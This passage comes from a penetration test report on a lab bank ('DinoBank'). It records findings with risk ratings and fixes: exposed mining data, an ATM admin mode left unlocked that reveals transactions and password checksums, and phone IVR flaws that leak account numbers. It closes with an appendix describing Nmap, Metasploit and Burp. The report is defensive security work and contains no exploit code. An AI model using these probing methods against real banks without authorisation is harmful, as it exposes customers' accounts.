On visiting the website, the user gets redirected to dashboard page, which gives the following error.





Risk Rating: HIGH

Recommended Remediation:


The code of this webpage must be analysed to understand what must be edited in order to fix this issue if it is one concerning the front end. The back end of this service must also be examined to ensure that it is not an issue.

- **8 - Ether Explorer Mining Info Publicly Available**

Host: 10.0.2.115

Process:

The webpage shows a mining transaction publicly, which is a leak of sensitive data.



Risk Rating: CRITICAL

Recommended Remediation:

The code of this webpage must be analysed to understand what must be edited in order to fix this issue if it is one concerning the front end. The back end of this service must also be examined to ensure that it is not an issue.

- **9A – Automated Teller Machine (Pre Maintenance)**

Reachability: Onsite

Process: The team was given a DinoBank credit card that was used to test the functionality of the atm machine provided, initial testing was conducted whereby members of the team tested normal functionality such as checking account balance, transferring money from an account to another & withdrawing money.

On the initial engagement, all the functionality of the atm were unusable, the team was unable to use any of the provided functionality and services offered by the machine which then would have hindered many customers from accessing their accounts.

- **9A – Automated Teller Machine (Post Maintenance)**

Reachability: Onsite

Process: After the maintenance of the ATM, our team was able to use some of the functionality successfully, whereby they were able to check the balance of the savings, checkings and credit card account, but were still not able to withdraw, or transfer money from their accounts.

- **9B – Automated Teller Machine (Post Maintenance_2)**

Reachability: Onsite

Process: After this maintenance the ATM technicians left the admin operations area unlocked which allowed us to have access to all the transactions starting from 2014. Moreover, we are able to print all the system setup configurations which includes but not limited to: Master PWD Check Sum, Service PWD Check Sum, and RMS PWD Check Sum.

Risk Rating: HIGH

Recommended Remediation:

One of the steps that can be taken to avoid such incidents would be to enable a lockdown mechanism which would immediately lockdown the ATM if not

accessed by the admin technicians in a reasonable time frame (like 1 minute) and authentication methods (such as biometric scanning or passwords) when the ATM is in admin operations mode.

- **10A – Account Number Disclosed without Identity Verification - IVR Vulnerability #1**

Process:

In the first case, the team used the Tax number and PIN given by DinoBank to check the IVR service. The service prompts the customer to enter 1 for Account information, 2 for loans and 3 for CDs associated with the account. If the user presses 1, the entire account Id of the person id disclosed. This is a vulnerability as anyone who gets the user's Tax ID and guesses the PIN can get the account number.

Risk Rating: HIGH

Recommended Remediation:

The immediate remediation to this problem would be to introduce multi factor authentication to verify the authenticity of the customer who is requesting for information.

- **10B – Service Continues Message without Input -IVR Vulnerability #2**

The pen testing in this vulnerability category was conducted as two scenarios as follows:

1. Process: The second case was when the team entered the Tax number and did not enter anything for the PIN. The service checks for any messages to display information but since no PIN is entered, the service returns error message of unable to locate the account.

2. **Process**: The second scenario involved leaving the tax Id blank and entering PIN as 0000. If the user presses 1, the service goes into a loop of 'account not found'. Similar variations to the procedure were carried out by the team with similar results as to the service displaying the account not found error.

Recommended Remediation:

The recommended remediation to this problem would be to ensure that input entered by the user is thoroughly checked before proceeding to ask for the next prompt. In this way any bugs that are there in the service will be treated.

Risk Rating: MEDIUM

APPENDIX – TOOLS UTILIZED

1. **Nmap**

Nmap (Network Mapper) is a free and open-source network scanner. Nmap is used to discover hosts and services on a computer network by sending packets and analysing the responses. Nmap provides a number of features for probing computer networks, including host discovery and service and operating system detection.

(Source: https://tools.kali.org/information-gathering/nmap)

2. **Dirb**

DIRB is a Web Content Scanner. It looks for existing (and/or hidden) Web Objects. It basically works by launching a dictionary based attack against a web server and analysing the response.

(Source: https://tools.kali.org/web-applications/dirb)

3. **Nikto**

Nikto is an Open Source (GPL) web server scanner which performs comprehensive tests against web servers for multiple items. It also checks for server configuration items such as the presence of multiple index files, HTTP server options, and will attempt to identify installed web servers and software.

(Source: https://tools.kali.org/information-gathering/nikto)

4. **Msfvenom**

Msfvenom is a command line instance of Metasploit that is used to generate and output all of the various types of shell code that are available in Metasploit. It is a combination of Msfpayload and Msfencode, putting both of these tools into a single Framework instance.

(Source: https://www.offensive-security.com/metasploit-unleashed/msfvenom/)

5. **Msfconsole**

The msfconsole is probably the most popular interface to the Metasploit Framework (MSF). It provides an "all-in-one" centralized console and allows you efficient access to virtually all of the options available in the MSF.

(Source: https://www.offensive-security.com/metasploit-unleashed/msfconsole/)

6. **Meterpreter**

Meterpreter is an advanced, dynamically extensible payload that uses in-memory DLL injection stagers and is extended over the network at runtime. It communicates over the stager socket and provides a comprehensive client-side Ruby API.

(Source: https://www.offensive-security.com/metasploit-unleashed/about-meterpreter/)

7. **Burp Suite**

Burp Suite is a Java based Web Penetration Testing framework. It helps you identify vulnerabilities and verify attack vectors that are affecting web applications. It can also be classified as an Interception Proxy.

(Source: https://www.pentestgeek.com/what-is-bur0psuite)